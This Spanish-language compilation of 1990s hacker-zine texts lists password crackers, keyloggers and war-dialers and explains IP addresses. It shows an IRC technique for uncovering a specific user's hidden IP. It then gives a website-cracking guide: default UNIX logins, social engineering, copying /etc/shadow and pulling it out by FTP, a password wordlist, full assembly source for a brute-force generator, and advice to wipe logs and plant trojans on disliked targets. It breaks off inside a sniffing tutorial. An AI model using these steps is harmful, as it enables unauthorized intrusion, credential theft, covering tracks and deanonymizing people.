PWL Viewer	Visualizador de los ficheros .PWL. Ing.	Dos/W95
PWL Tools	Como el anterior pero todo el kit, crackeador, y visualizador. La velocidad del cual está limitada por el mal uso que se pueda hacer. Ing.	Dos/W95

PopCrack v1.0	Cracker del Popmail Password. Ing.	Dos
Toneloc 1.10	Uno de los mejores War-Dialers de todos. Ing.	Dos
Phonetag v1.3	Otro escaneador de telefonos. Ing.	Windows
THC scan v1.0	El mejor de todos. Sin ninguna duda. Pese a que es un poco difícil de configurar. Ing.	Dos
Keylog 95	Capturador de teclado. En el archivo figuran todas las teclas pulsadas. Ing.	Dos/Win95
Keylog 95/NT v2.0	Como el anterior pero mejorado. Ing.	Win95/NT
Passgrab 1.0	Otro capturador de teclado.	-
Password Thief v1.0	Un buen capturador de teclado. Sharewar.	W95
Passbios	Este programa engaña al usuario para pillar la clave de la Bios. Se simula la Bios del ordenador para engañar. Esp.	W95
L0phtCrack 2.01	Pillar passwords en NT. Ing.	W95/NT
PortScan	Escanea los puertos abiertos de un ordenador remoto. Ing.	Dos
Winsock spy v0.91	Substituye el fichero wsock32.dll para espiar las comunicaciones de un Pc. W95. Ing.	-
Satan v1.1.1	Herramienta muy útil para detectar posibles agujeros de seguridad. Ing.	UNIX
Netcat v1.1.0	Herramienta que escribe y lee datos de conexiones TCP/IP. W95/NT. Ing. Versión Unix	W95/UNIX
Netpack v2.0	Conjunto de utilidades. Ing.	W95/NT
Hacker's Utility	Muchas utilidades y descodificadores de pass. Ing. o Ital.	Win95/NT
Date Dictionary Creator	Generador de listas, o diccionarios para los crackeadores de passwords. Ing.	Dos
Wordlist Maker	Creador de listas de palabras de Ing.	Win3.x.
Diccionario	Un diccionario grande para utilizarlo para los crackeadores de passwords. .	Dos
Super Diccionario	Uno de los diccionarios más grandes. !!!!3'8Mb.!!!	-
Manipulador de Passwords	Descodifica y modifica el fichero /etc/passwd. Esp.	Dos
NETLAB95	Conjunto de utilidades para chequear Redes, funciones finger, ping, etc...	W95

GLOSARIO

Administrador: Persona que se encarga de todas las tareas de mantenimiento de un sistema informático.

Backdoor: Puerta de entrada trasera a una computadora, programa o sistema en general. Sirve para acceder sin usar un procedimiento normal

Bajar o Download: Extraer un programa de un BBS vía módem.

NUMEROS IP: EXPLICACION ELEMENTAL

- 1) ¿Qué son y cómo funcionan los números IP?
- 2) ¿Qué son los DNS?
- 3) ¿Puedo obtener un dominio propio para mi página web?
- 4) Cómo hacer pruebas de conexión sin estar en Internet. (Conectar a una PC consigo misma, LOOPBACK)
- 5) Cómo averiguar el IP de un servidor a partir de un dominio. (mediante PING)
- 6) Cómo averiguar el IP de alguien a través del ICQ. (con ISoaQ 6.0)
- 7) Cómo averiguar el IP de alguien a través del CHAT.
- 8) Cómo averiguar el IP de alguien a través de un e-mail recibido.

1) ¿Qué son y cómo funcionan los números IP?

Desde hace ya tiempo que Internet esta disponible para el público masivo, pero eso no significa que dicho público sepa realmente cómo funciona. Por suerte no hace falta saberlo para aprovecharla, pero nunca está de más una explicación.

Básicamente, esta red está basada en el envío de datagramas. Un datagrama es un "paquete" de datos que parte de una computadora hacia otra. Cada datagrama contiene, además de los datos a enviar, y otras cosas, la información tanto de la ubicación (dirección) del emisor como la del receptor, de un modo similar a lo que escribimos en el sobre de una carta del correo convencional.

Pero, ¿cómo se puede definir la dirección de una computadora?

Toda PC que esté en red tiene al menos una "dirección virtual", que consiste en un número que la identifica y diferencia de todas las demás máquinas de la red, es decir, ninguna otra PC tendrá el mismo número, aún cuando dicha red abarque a todo el planeta, como en el caso de Internet.

Este número identificador ocupa tan sólo cuatro bytes, y se suele escribir de esta forma: XXX.XXX.XXX.XXX (cada XXX es un número entre 0 y 255).

Como se imaginarán, este número se llama "Número IP". Para que una computadora se comunice con otra (le envíe uno o más datagramas) es imprescindible que la emisora conozca el IP de la receptora.

Si tenemos una PC conectada a 2 redes simultáneamente (por ejemplo, a la red interna de la oficina y a Internet), tiene 2 números IP, uno para comunicarse por Internet y el otro para la red de la oficina.

Entonces surge el concepto de "Interface de Red". Una interface de red es el elemento que conecta a una PC con una Red. En el ejemplo, las dos interfaces son el Módem y la Placa de red. Por lo tanto, no es cada computadora la que tiene un numero IP, sino cada interfaz de red.

Nuestro proveedor de Internet puede disponer de X números IP, que son los que usarán los usuarios que se conecten a través de él. Cuando nuestra PC se conecta a Internet, se comunica a uno de los modems del proveedor y recibe asignado el IP que utilizará durante esa llamada.

En resumen, cada vez que nos conectamos a internet se nos asigna uno de los números IP disponibles en nuestro proveedor, por eso nuestro IP es diferente en cada llamada. A esto se lo llama "IP Dinámico".

Lo contrario de IP Dinámico, es lógicamente, el IP fijo. Este es el caso de las computadoras que están conectadas directamente a Internet por una placa de red.

2) ¿Qué son los DNS?

Un sitio Web, es un conjunto de documentos que se encuentran guardados en una computadora (un servidor). Este servidor tiene un número IP, que nuestra PC tiene que conocer para poder enviarle el pedido de los archivos HTML y las imágenes (en otras palabras, las páginas).

¿Pero como visito un sitio web si no sé el número IP de la computadora en la que está alojado?

Existe en internet, un servicio llamado "Servicio de nombres de dominio" o "Domain Name Service" (DNS), que consiste en poner un nombre "amigable" a cada dirección IP, para permitirnos recordarlas fácilmente.

Cuando tratamos de acceder a, por ejemplo, la página de Yahoo, nuestra computadora solicita automáticamente a un servidor DNS que traduzca "www.yahoo.com" (el nombre de dominio) a su número IP (que es 216.32.74.52) y recién entonces podremos comunicarnos con el sitio.

En un servidor DNS, hay una gran "base de datos" en donde cada dominio tiene su número IP correspondiente. Y cualquier PC de la red puede consultarla. (de hecho lo hace automáticamente cada vez que visitamos un sitio)

3) ¿Puedo obtener un dominio propio para mi página web? (Limitaciones del DNS)

Como dijimos, un servidor DNS tiene para cada dominio un equivalente número IP. Por eso, para tener un dominio propio, se necesita que nuestra página esté alojada en una computadora con IP fijo. Ya que si no fuera así, el servidor DNS nunca podría determinar su número IP (por que este variaría a cada rato).

Es por eso que no es posible para los usuarios telefónicos normales de Internet tener un dominio propio.

Cuidado, no se debe confundir el concepto de "dominio propio" con el de página propia. Es posible tener página propia en internet, que en realidad, consiste en alojar nuestros documentos en un subdirectorío dentro de un servidor gratuito. (Como Geocities o Xoom)

4) Cómo hacer pruebas de conexión sin estar en Internet. (Conectar a una PC consigo misma, LOOPBACK)

Por último, en todos los Sistemas Operativos hay una interface de red "virtual". Esta interface llamada "LOOPBACK" hace referencia a si misma. El número IP de esa interface es "127.0.0.1". O sea, si cualquier PC trata de conectarse con "127.0.0.1" estaría tratando de conectarse consigo misma. Este número IP no varía, estemos conectados a Internet o no.

5) Cómo averiguar el IP de un servidor a partir de un dominio (mediante PING).

La manera más fácil de obtener el número IP de una computadora teniendo el nombre de su dominio es ejecutando el comando PING bajo DOS: (Ping viene junto con Windows 95/98)

Por ejemplo, obtener el IP de Yahoo usando PING se vería así:

```
c:\>ping www.yahoo.com
Haciendo ping a www.yahoo.com [216.32.74.52] con 32 bytes de datos:
Respuesta desde 216.32.74.52: bytes=32 tiempo=687ms TDV=239
Respuesta desde 216.32.74.52: bytes=32 tiempo=723ms TDV=239
Respuesta desde 216.32.74.52: bytes=32 tiempo=671ms TDV=239
Respuesta desde 216.32.74.52: bytes=32 tiempo=668ms TDV=239
```

```
Estadísticas de ping para 216.32.74.52:
    Paquetes: enviados = 4, Recibidos = 4, perdidos = 0 (0% loss),
    Tiempos aproximados de recorrido redondo en milisegundos:
        mínimo = 668ms, máximo = 723ms, promedio = 687ms
```

```
c:\>
```

Además del número IP (que esta entre corchetes), PING me indica cuanta demora hay entre mi módem y la computadora de Yahoo, medida en milisegundos (690 ms aprox. en mi caso).

La utilidad más importante del programa Ping es la de asegurarse que hay comunicación con otra computadora de la red. (Si no fuera posible la comunicación, Ping avisaría que el tiempo de espera se ha agotado.)

6) Cómo averiguar el IP de alguien a través del ICQ 99.

De lo explicado anteriormente se deduce que sólo quienes están On Line tiene un número de IP.

Si deseas obtener el IP de alguien que está On Line en tu lista de ICQ, prueba lo siguiente:

Haz click con el botón secundario del mouse sobre la persona de la que quieres obtener su IP. Selecciona "INFO" del menú desplegable que aparece.

En la solapa "Main" hay un campo que dice "Current / Last IP:". En ese lugar dice el numero IP de la persona o aparece "N/A". Esto ultimo significa que esa persona configuró su ICQ para que oculte su IP.

Existe un parche para el ICQ que elimina el "N/A" (para que el ICQ no vuelva a ocultarnos los IP). Dicho parche se encuentra en <http://members.xoom.com/retrievefile/isoaq60.exe>

Lo más interesante es que ISOaQ funciona con muchas versiones diferentes del ICQ, y tiene además otras prestaciones interesantes.

Nota de actualización: Esta version del ISOaQ es del 30/8/99 y no funciona con el ultimo ICQ. Pueden encontrar una version más nueva del ISOaQ en <http://isoaq.da.ru>

7) Cómo averiguar el IP de alguien a través del CHAT.

Si estás en chateando en IRC, podés obtener el IP de la otra persona ingresando en la ventana de Status:

`/whois Nick_Name` (sin comillas y remplazando Nick_Name por el apodo de esa persona)

En algunos casos el IP aparece oculto (es decir, no aparece). Si es así tendremos que usar la técnica que transcribo a continuación:

(Autor: Kadorna http://members.xoom.com/_XOOM/kadornakpo/Index2.html)

..."Como sacar la IP del server de ciudad sin ser @" (Nota: "@" significa moderador del canal)

"En en el server de Ciudad Digital komo en otroz... cuando le haces un /WHOIS a alguien, te puede dar la IP o la HOST de esa persona, la verdad no se cual es el criterio por el cual te muestra una u otra. Pero a lo ke voy es ke aparecen enkriptadas.

Ejemplos:

`234.45.23.XXX`
`xxxxxxxxxx.ciudad.com.ar`

Voy a pasar a explicar como averiguar las IPs sin ser @... para esto tomemos como ejemplo a Jorge ke esta en #Encuentros. Asi ke primero lo primero, en status ponemos...

`/WHOIS Jorge`

`Jorge is ~JorgeQuinteros@200.16.73.XXX`

`Jorge on #Encuentros #Conferencias #Maduritos`

`Jorge using CIChatService Ciudad Exchange Chat Service`

`Jorge End of /WHOIS list`

Komo veran entre la info ke nos da es server esta la IP de Jorge ke es 200.16.73.XXX, la pregunta es ke mierda hay detras de las Xz no? Bueno el siguiente paso es poner, siempre en Status...

`/WHO 200?16?73????`

O sea hay ke poner ? en cada . (punto) y ? en cada X.

Con esto lo ke hacemos es pedirle al servidor ke nos diga kienes son los usuarios ke su IP tienen el patron 200.16.73.???

Komo respuesta de este vamos a obtener una lista...

#Conferencias Jorge ~JorgeQuinteros@200.16.73.XXX :0
#Lesbianas Linda ~ JorgeQuinteros@200.16.73.XXX
200?16?73???? End of /WHO list

Komo veran entre los listados esta nuestro amigo Jorge... el paso siguiente es probar con numeros en las posiciones donde estaban las X.

Para tener en cuenta:

Una IP puede tomar komo valor maxino 255.255.255.255. Asi ke al tratar de averiguarlas, no sean FORROS en el lugar de la primera X solo prueben con el 1 o 2.

Bueno empezamos a probar...

/WHO 200?16?73?0??
200?16?73?0?? End of /WHO list

/WHO 200?16?73?1??
#Lesbianas Linda ~ Linda@200.16.73.XXX
200?16?73?1?? End of /WHO list

Bueno aca salio en la lista ke te envia el servidor el otro usuario cuya IP seguia el patron, pero esto a nosotros no nos importa estamos buscando a Jorge... asi ke seguimos

/WHO 200?16?73?2??
#Conferencias Jorge ~JorgeQuinteros@200.16.73.XXX :0
200?16?73?2?? End of /WHO list

Bueno parece ke encontramos el numero ke corresponde a la primera X, es el numero 2. Ahora pasamos al siguiente...

WHO 200?16?73?20?
200?16?73?20?? End of /WHO list

WHO 200?16?73?21?
#Conferencias Jorge ~JorgeQuinteros@200.16.73.XXX :0
200?16?73?21? End of /WHO list

Encontramos el segundo...!!! pasemos al tercer y ultimo numero

WHO 200?16?73?210
200?16?73?210 End of /WHO list

WHO 200?16?73?211
200?16?73?211 End of /WHO list

WHO 200?16?73?212
200?16?73?212 End of /WHO list

WHO 200?16?73?213
200?16?73?213 End of /WHO list

WHO 200?16?73?214
#Conferencias Jorge ~JorgeQuinteros@200.16.73.XXX :0
200?16?73?214 End of /WHO list

Bueno no hay mas ke decir... la IP es 200.16.73.214."

8) Cómo averiguar el IP de alguien a través de un e-mail recibido.

Cuando te llega un mail a tu casilla y querés saber de que IP vino tenes quever el Header (o encabezado) del mail.

Tengo que aclarar que de esta manera obtenemos el IP que tenía la computadora del emisor EN EL MOMENTO EN QUE ENVIÓ EL MAIL, y nada nos garantiza que esa persona aún esté bajo ese mismo IP.

Para ver el encabezado de un mensaje en Outlook Express tocá con el botón derecho del mouse en el e-mail y luego en "Propiedades/Detalles").

Por ejemplo, este es el encabezado de un mail cualquiera que me mandaron a mí:

Received: from postino2.prima.com.ar - 200.42.0.133 by ciudad.com.ar with Microsoft SMTPSVC;
Sun, 15 Aug 1999 15:32:57 -0300
Received: from ns1.houseware.com.ar ([196.32.70.161])
by postino2.prima.com.ar (8.9.1a/8.9.1) with SMTP id PAA26897
for <*****@ciudad.com.ar>; Sun, 15 Aug 1999 15:33:44 -0300 (ART)
Received: from [196.32.70.15] by ns1.houseware.com.ar with ESMTMP id xa200665
for <*****@*****.com>;
Sun, 15 Aug 1999 15:33:32 -0300
Message-ID: <002401bee74c\$ca7134a0\$0f4620c4@oemcomputer>
From: "Irie" <***@*****.com>
To: <*****@*****.com>
Subject: Saludos!
Date: Sun, 15 Aug 1999 15:33:31 -0300
Organization: Irie
MIME-Version: 1.0
Content-Type: multipart/alternative;
boundary="-----=_NextPart_000_0021_01BEE733.87BE5A20"
X-Priority: 3
X-MSMail-Priority: Normal
X-Mailer: Microsoft Outlook Express 5.00.2014.211
X-MimeOLE: Produced By Microsoft MimeOLE V5.00.2014.211

Cada línea que empieza con "Received:" indica que el mail pasó un servidor antes de llegar a destino. La línea de arriba de todo dice los datos de MI servidor de e-mail (o sea, la última máquina por la que pasó el mail antes de llegar a mí). La segunda línea que comienza con "Received:" indica el ante-ultimo servidor por el cual el mail pasó, (en este caso, es un servidor intermedio).

Y de esta manera sigue la cadena hasta llegar a la ultima línea (recuerden que estamos hablando de las líneas que comienzan con "Received:") y que dice los datos del EMISOR del mensaje.

En el ejemplo, esa línea dice:

Received: from [196.32.70.15] by ns1.houseware.com.ar with ESMTMP id xa200665

Y allí finalmente está el IP buscado. Esa línea dice que CUANDO ENVIÓ ESTE MAIL estaba conectado en el IP 196.32.70.15.

En resumen: Generalmente en un Header, sacando los datos que no nos interesan, se destaca esta estructura:

Received: from INTERMEDIARIO_2 by SERVIDOR_MAIL_DESTINATARIO ...
...
Received: from INTERMEDIARIO_1 by INTERMEDIARIO_2 ...
...
Received: from SERVIDOR_MAIL_EMITOR by INTERMEDIARIO_1 ...
...
Received: from IP_EMITOR by SERVIDOR_MAIL_EMITOR ...
...

Si se lo lee de abajo hacia arriba, se puede ver la secuencia que siguió el mail que es:

EMISOR --> SERVIDOR_MAIL_EMITOR --> INTERMEDIARIO_1 --> INTERMEDIARIO_2 -->
SERVIDOR_MAIL_DESTINATARIO.

"Guia para crackear Websites & Homepages"

por Le PomPaltor

"Lo espantoso no es la altura, sino la pendiente. La pendiente donde la mirada se precipita a lo hondo y la mano se extiende hacia la cumbre. Allí es donde se apodera del corazon el vertigo de su doble voluntad." -Federico Nietzsche

1. Introduccion

Si alguna vez has hechado a volar tu imaginacion se te habra ocurrido que seria comico remover algunas graficas de algun website, o mejor aun borrar toda la pagina de algun enemigo para deleitarte con tu venganza. Pues bien, este es el manual que te ayudara a lograrlo. Primero deberas entender que andar por ahi borrando paginas es *TONTA* e inmaduro. Lo que trato de hacer es que sientas la adrenalina de entrar a un sistema al que no estes autorizado y echar una ojeada alrededor. Si te dedicas a invadir sistemas y borrar archivos le quitaras el privilegio a otra persona de entrar a ese sistema ya que el operador se dara cuenta de la intrusion y aumentaran la seguridad negando asi la entrada a mas 'intrusos'. Si el sistema al que entraste pertenece a unos hijos de la chingada (Plantas Nucleares, Creadores de abrigos de piel, Agencias de Gobierno, etc) olvida lo antes dicho y haz que se arrepientan de haberse conectado a la red causando caos o mejor aun, infectandolos con algun buen virus (por que no reemplazar un ejecutable por un caballo de troya?). En fin, usa tu cabeza y cuida de no ser sorprendido en tus viajes de kAoS.

2. Websites

Un website es solamente una computadora llamada servidor por su capacidad de realizar diferentes tareas al mismo tiempo, ejecutando un sistema operativo que generalmente sera UNIX o algunas de sus variaciones y con toda la informacion guardada en algun medio.

2.1 Ganando acceso a un servidor WWW

Aqui reside la magia del Hacker, la proteccion comun son dos preguntas Login y Password. El usuario que tenga una cuenta en ese servidor tiene un nombre de usuario (Login) y contraseña (Password) por lo que la entrada a ese servidor no tiene problemas; pero para una persona ajena a ese servidor la entrada es un poco mas complicada.

Para poder penetrar el sistema necesitamos saber su URL y una vez conectados con el explorador prestar atencion al mensaje waiting reply from 103.38.28 o algo parecido que haga aparecer una direccion IP en lugar de el nombre de dominio.

Si lograste conseguir la direccion IP usa telnet para conectarte a esa direccion. Si cuando tratas de conectarte aparece el mensaje 'connection refused' probablemente este protegida esa direccion con una FIREWALL. Si este es el caso trata de hacer telnet a el nombre de dominio con la finalidad de llegar a el frustrante LOGIN/PASSWORD.

Para entrar necesitas conseguir alguna cuenta haciendo algo de ingenieria social o intenta con los defaults.

* CUENTAS DEFAULTS DE UNIX *

Login: Password:

```
root root
root system
sys sys
sys system
daemon daemon
uucp uucp
tty tty
test test
unix unix
unix test
bin bin
adm adm
adm admin
admin adm
admin admin
sysman sysman
sysman sys
sysman system
sysadmin sysadmin
sysadmin sys
sysadmin system
sysadmin admin
sysadmin adm
who who
learn learn
uuhost uuhost
guest guest
host host
nuucp nuucp
```

```
rje rje
games games
games player
sysop sysop
root sysop
demo demo
```

Si fracasas al intentar el acceso usando cada uno de los anteriores logins, probablemente tengas que conseguir el password de otra manera como relaciones humanas; esto significa que vas a tener que conseguir la clave valiendote de trucos como hablar por telefono a una persona que sepas que esta registrada en ese servidor y pedirle su Login y Password diciendo que necesitas validar su cuenta o algo parecido. Otra manera de conseguir un Password es crear un programa que robe las claves de acceso del disco duro de una persona.

3. Cuando se esta adentro

Una vez que hayas logrado entrar a un sistema necesitaras localizar y obtener el archivo passwd disponible en el directorio /etc

Para obtener el archivo PASSWD usa el siguiente ejemplo:

(\$ simboliza el prompt UNIX)

```
$ ftp
FTP> get /etc/passwd
FTP> quit
```

Para ver el contenido de el archivo usa el siguiente comando:

```
$ cat /etc/passwd
```

Una vez que tengas en tu posesion el archivo PASSWD editalo y fijate en su contenido, debera tener la siguiente informacion:

usuario:contraseña:ID:Grupo:descripcion/nombre:directorio:shell

usuario - Este es el login de algun usuario.

contraseña - Es el password de el usuario (encriptada con DES)

ID - Es la identificacion de ese usuario.

grupo - El grupo al que pertenece esta cuenta.

descripcion- El nombre del usuario.

directorio - El directorio de acceso de el usuario.

shell - El shell que procesa los comandos de ese usuario.

Un ejemplo podria ser:

```
john:234abc56:9999:13:John Johnson:/home/dir/john:/bin/john
```

Nombre de usuario: john

Password encriptado: 234abc56

Usuario numero: 9999

Numero de grupo: 13

Descripcion: John Johnson

Directorio de acceso: /home/dir/john

Shell: /bin/john

Si el archivo que conseguiste contiene la misma informacion pero en el campo del password tiene un asterisco (*) o cualquier otro caracter, significa que las contraseñas se encuentran 'sombreadas'.

Si las contraseñas se encuentra sombreada,las podras encontrar en el archivo shadow aunque generalmente no se puede tener acceso a ese archivo a menos de tener root. Una forma de conseguir SHADOW es usando el comando cp para copiarlo a otro archivo y despues tratar de obtener el archivo al que se copio, ejemplo:

```
$cp /etc/shadow /usuarios/carlos/hack.txt
```

```
$ftp
```

```
FTP> get /usuarios/carlos/hack.txt
```

```
FTP> quit
```

```
$rd /usuarios/carlos/hack.txt
```

Algunas otras maneras de obtener el archivo SHADOW seran explicadas en otros numeros de RareGaZz.

Ya tengo los passwords encriptados, ahora que?

Los passwords estan encriptados usando one-way encryption, significa que no se pueden des-encriptar. Lo que Unix hace es obtener la contraseña del usuario,la encripta y la compara con la que ya esta encriptada, si coinciden entonces se le permite el acceso.

Para poder obtener las contraseñas es necesario tener un archivo con palabras y usar un programa para que encripte las palabras del archivo y las compare con las contraseñas encriptadas,si coinciden te avisa que palabra fue la que coincidio con la contraseña encriptada.

Algunos programas de este tipo son:

Nombre Palabras por Segundo Computadora

John the Ripper 5077 586

Starcraacker 1300 586

Cracker Jack 1008 586

KillerCracker 350 586

Estos programas se encuentran disponibles en cualquier pagina de Hackers, si quieres la ultima version de StarCracker visita la siguiente URL: <http://www.geocities.com/SiliconValley/park/8403/index.html>

Para conseguir listas de palabras haz FTP a el siguiente servidor:

warwick.ac.uk

directorio: /pub/cud

Algunas de las palabras mas usadas en contraseñas son:

aaa academia ada adrian
aerobics airplane albany albatros
albert alex alexander algebra
alias alisa alpha alphabet
ama amy analog anchor
andy andrea animal answer
anything arrow arthur ass
asshole athena atmosphere bacchus
badass bailey banana bandit
banks bass batman beautiful
beauty beaver daniel danny
dave deb debbie deborah
december desire desperate develop
diet digital discovery disney
dog drought duncan easy
eatme edges edwin egghead
eileen einstein elephant elizabeth
ellen emerald engine engineer
enterprise enzyme euclid evelyn
extension fairway felicia fender
finite format god hello
idiot jester john johnny
joseph joshua judith juggle
julia kathleen kermit kernel
knight lambda larry lazarus
lee leroy lewis light
lisa louis love lynne
mac macintosh mack maggot
martin marty marvin matt
master maurice maximum merlin
mets michael michelle mike
minimum nicki nicole rascal
really rebecca remote rick
reagan robot robotics rolex
ronald rose rosebud rosemary
roses ruben rules ruth
sal saxon scheme scott
secret sensor serenity sex
shark sharon shit shiva
shuttle simon simple singer
single singing smile smooch
smother snatch snoopy soap
socrates spit spring subway
success summer super support
surfer suzanne tangerine tape
target taylor telephone temptation
tiger tigger toggle tomato
toyota trivial unhappy unicorn
unknown urchin utility vicki
virginia warren water weenie
whatnot whitney will virgin

william winston willie wizard
 wonbat yosemite zap whatnow
 Obtuve algunas cuentas, ahora?

Para poder hacer y deshacer en el servidor necesitas el password de la cuenta root. Si despues de intentar con algunas listas de palabras no puedes necesitaras hacer un ataque en bruto, es decir empezar desde la letra A hasta la palabra zzzzzzzz

El siguiente programa necesita ser compilado usando TASM y es una lista de palabras TSR que no ocupa espacio en disco y puede ser modificada, es ideal para ataques brutos a la cuenta r00t_ (Programa Copiado de Phrack 47)

P A S S W O R D E N G I N E (for IBM PC's) by Uncle Armpit

+++++

Que tan practico es?

Este programa no necesita mucho espacio en disco y puede crear listas de palabras de gran tamaño.

Con el ejemplo proporcionado, passwords empezando en 'aaaaaaa' y terminando en 'zzzzzzz' seran generados.

Como empiezo a usar esta lista de palabras?

Compila el codigo y nombralo "hackdrv.sys", despues necesitas configurarlo añadiendo la siguiente linea en CONFIG.SYS

device=c:\hackdrv.sys

Una vez en memoria el programa creara la lista de variables en memoria llamada HACKPWD. Cualquier programa que uses (excepto StarCracker) debiera reconocer hackpwd como una lista de palabras y empezar a crackear.

Si deseas reiniciar una sesion desde una combinacion especifica solo modifica el archivo HACKDRV.SYS con un editor

HEXADECIMAL y modifica la cadena de caracteres con los que empieza ;-0

;------cut here-----

;Program HACKDRV.SYS

;

org 0h

next_dev dd -1

attribute dw 0c000h ;character device w/ ioctl calls

strategy dw dev_strategy

interrupt dw dev_int

dev_name db 'HACKPWD '

count dw offset number

number db 'aaaaaa',0ah ;<---- 6 caracteres en minusculas (empiezo)

numsize equ \$-number - 2

afternum:

;working space for device driver

rh_ofs dw ?

rh_seg dw ?

dev_strategy: ;strategy routine

mov cs:rh_seg,es

mov cs:rh_ofs,bx

retf

dev_int: ;interrupt routine

pushf

push ds

push es

push ax

push bx

push cx

push dx

push di

push si

cld

push cs

pop ds

mov bx,cs:rh_seg

mov es,bx

mov bx,cs:rh_ofs

mov al,es:[bx]+2

rol al,1

mov di,offset cmdtab

xor ah,ah

add di,ax

jmp word ptr[di]

```

cmdtab: ;command table
dw init ;0
dw exit3 ;1
dw exit3 ;2
dw ioctl_read ;3
dw do_read ;4
dw exit3 ;5
dw exit3 ;6
dw exit3 ;7
dw exit3 ;8
dw exit3 ;9
dw exit3 ;10
dw exit3 ;11
dw ioctl_write ;12
dw exit3 ;13
dw 5 dup (offset exit3)

```

```

ioctl_read:
push es
push bx
mov si,es:[bx+10h]
mov di,es:[bx+0eh]
mov es,si
push cs
pop ds
mov si,offset number
xor cx,cx
get_char:
lodsb
stosb
inc cl
cmp al,0ah
jz ioctl_rend
jmp get_char
ioctl_rend:
pop bx
pop es
mov es:[bx+012h],cx
mov cs:countr,offset number
jmp exit2
ioctl_write:
push es
push bx
mov si,es:[bx+010h]
mov ds,si
mov si,es:[bx+0eh]
mov cx,numsize+1 ;es:[bx+012h]
push cs
pop es
mov di,offset number
repe movsb
pop es
pop bx
mov cs:countr,offset number
jmp exit2
do_read:
push es
push bx
push cs
pop ds

```

```

mov si,[countr]
inc si ;word ptr [countr]
cmp si,offset afternum
jnz is_okay
mov si,offset number
call inc_num
is_okay:
mov [countr],si
mov di,es:[bx]+0eh
mov ax,es:[bx]+010h
mov cx, es:[bx]+012h
jcxz clean_up
mov es,ax
repe movsb
clean_up:
pop bx
pop es
jmp exit2
exit3: mov es:word ptr 3[bx],08103h
jmp exit1
exit2:
mov es:word ptr 3[bx],0100h
exit1:
pop si
pop di
pop dx
pop cx
pop bx
pop ax
pop es
pop ds
popf
retf
exit:
inc_num proc near
push si
mov si,numsize
reiterate:
inc byte ptr [number+si]
cmp byte ptr [number+si],'z'+1 ;+1 past ending char. in range
jnz _exit
mov byte ptr [number+si],'a' ;starting char. in range
dec si
cmp si,-1
jnz reiterate
mov byte ptr [number],01ah ;send EOF
_exit:
pop si
ret
inc_num endp

```

```

at_eof: ; the non-resident code starts here
initial proc near
push es
push cs
pop ds
push cs
pop es
mov si,offset number
mov di,offset tmpnum
cld

```

```

_again:
lods b
cmp al,0ah
jz _nomorechars
stos b
jmp _again
_nomorechars:
mov si,offset msgend
mov cx,4
repe movsb
mov ah,09 ;print welcome message
mov dx,offset msg1
int 21h
pop es
ret
initial endp
init: call initial
mov ax,offset at_eof
mov es:[bx]+0eh,ax
push cs
pop ax
mov es:[bx]+010h,ax
mov cs:word ptr cmdtab,offset exit3
jmp exit2
msg1 db "Incremental Password Generator (c)1995",0ah,0dh
db "Written by Uncle Armpit",0ah,0dh,0ah,0dh
db "Starting at word ["
tmpnum db 10 dup (?)
msgend db "]",0a,0d','$'
;END hackdrv.sys
-----cut here-----

```

Como limpiar tus huellas

Si deseas que tu ingreso con la cuenta root no quede registrado en los LOGS de el servidor revisa los directorios buscando archivos como logs, syslog, log, o cualquiera que parezca que guarda un reporte de los accesos y borralos o mejor aun editalos usando el editor de archivos de UNIX. Para ejecutar el editor usa el comando vi

Edita o borra los siguientes archivos: /etc/syslog

/etc/log

/etc/logs

Existen algunos scripts para borrar las huellas como ZAP! disponibles en la red y en los proximos numeros de esta revista.

Le PompaItor

SNIFFING

Vamos a ver técnicas que permiten robar claves de acceso de forma remota. Ya adelantábamos en números anteriores que, si no se toman las medidas oportunas, a través de la Red viajan innumerables contraseñas en texto plano y sin encriptar o, dicho de otra forma, listas para utilizar.

SNIFFING

Quien haya leído un comic alguna vez habrá observado que, cuando se quiere representar a alguno de los personajes llorando o sollozando, se utiliza la palabra inglesa snif. Durante muchos años pensé que esa palabra significaba llorar pero al cabo de un tiempo me enteré de que su verdadero significado era algo así como sorber.

Un sniffer es un programa que sorbe datos de la red. Todo lo que pasa por delante de sus narices lo absorbe y lo almacena para su análisis posterior. De esta forma, sin poseer acceso a ningún sistema de la red, se puede obtener información, claves de acceso o incluso mensajes de correo electrónico en el que se envían estas claves.

La forma más habitual de sniffing, probablemente porque está al alcance de cualquiera, es la que podríamos llamar sniffing por software, utilizando un programa que captura la información de la red.

También es posible hacer lo que podríamos llamar sniffing hardware, que pasaría por pinchar en un cable de red un dispositivo que permita capturar el tráfico.

Con relación a este último tipo, la expresión "pinchar el cable de red" es una expresión general que incluye el propio hecho de conectar un dispositivo a un cable de la red pero también incluye, por ejemplo, un receptor de radio que se sitúa en medio de un radioenlace. Como os podéis imaginar, este tipo de técnicas requiere de unos conocimientos de electrónica adicionales muy importantes.

En este artículo vamos a tratar lo que hemos llamado sniffers software, ya que existe una gran cantidad de ellos y el lector podrá probarlos, detectarlos y eliminarlos en su propia casa sin necesidad de molestar a nadie.

IDEA GENERAL

Como acabamos de decir, un sniffer captura todos los paquetes que pasan por delante de la máquina en la que está instalado. Esto quiere decir que un sniffer no es un objeto mágico que una vez lanzado puede ver todo lo que sucede en la red. Dicho de otra forma, un usuario que se conecte a Internet vía módem e instale un sniffer en su máquina sólo podrá capturar los paquetes de información que salgan o lleguen a su máquina.

El entorno en el que suele ser más efectivo este tipo de programas es en una Red de Área Local (LAN), montada con la topología tipo bus. En este tipo de redes todas las máquinas están conectadas a un mismo cable, que recibe el nombre de bus, y por lo tanto, todo el tráfico transmitido y recibido por todas las máquinas que pertenecen a esa red local pasa por ese cable compartido, lo que en la terminología de redes se conoce como el medio común.

El otro entorno natural de los sniffers es una máquina víctima. En este caso, es necesario tener acceso a la máquina víctima para instalar el programa y el objetivo perseguido aquí es robar información que permita el acceso a otras máquinas, a las que habitualmente se accede desde esa máquina víctima.

Los sniffers funcionan por una sencilla razón: muchos de los protocolos de acceso remoto a las máquinas se transmiten las claves de acceso como texto plano, y por lo tanto, capturando la información que se transmite por la red se puede obtener este tipo de información y el acceso ilegítimo a una determinada máquina.

REDES DE AREA LOCAL

Como acabamos de comentar, uno de los entornos naturales para un sniffer es una LAN con topología de bus. Las redes más comunes de este tipo son las conocidas como buses Ethernet. Estas redes están formadas por una serie de máquinas, cada una de ellas equipada con una tarjeta de red Ethernet y conectadas a través de un cable coaxial, similar al utilizado por las antenas de los receptores de televisión.

En los extremos del bus es necesario situar lo que se conoce como terminadores, que no son otra cosa que una resistencia. Simplemente debemos saber que sin terminador la red no funciona.

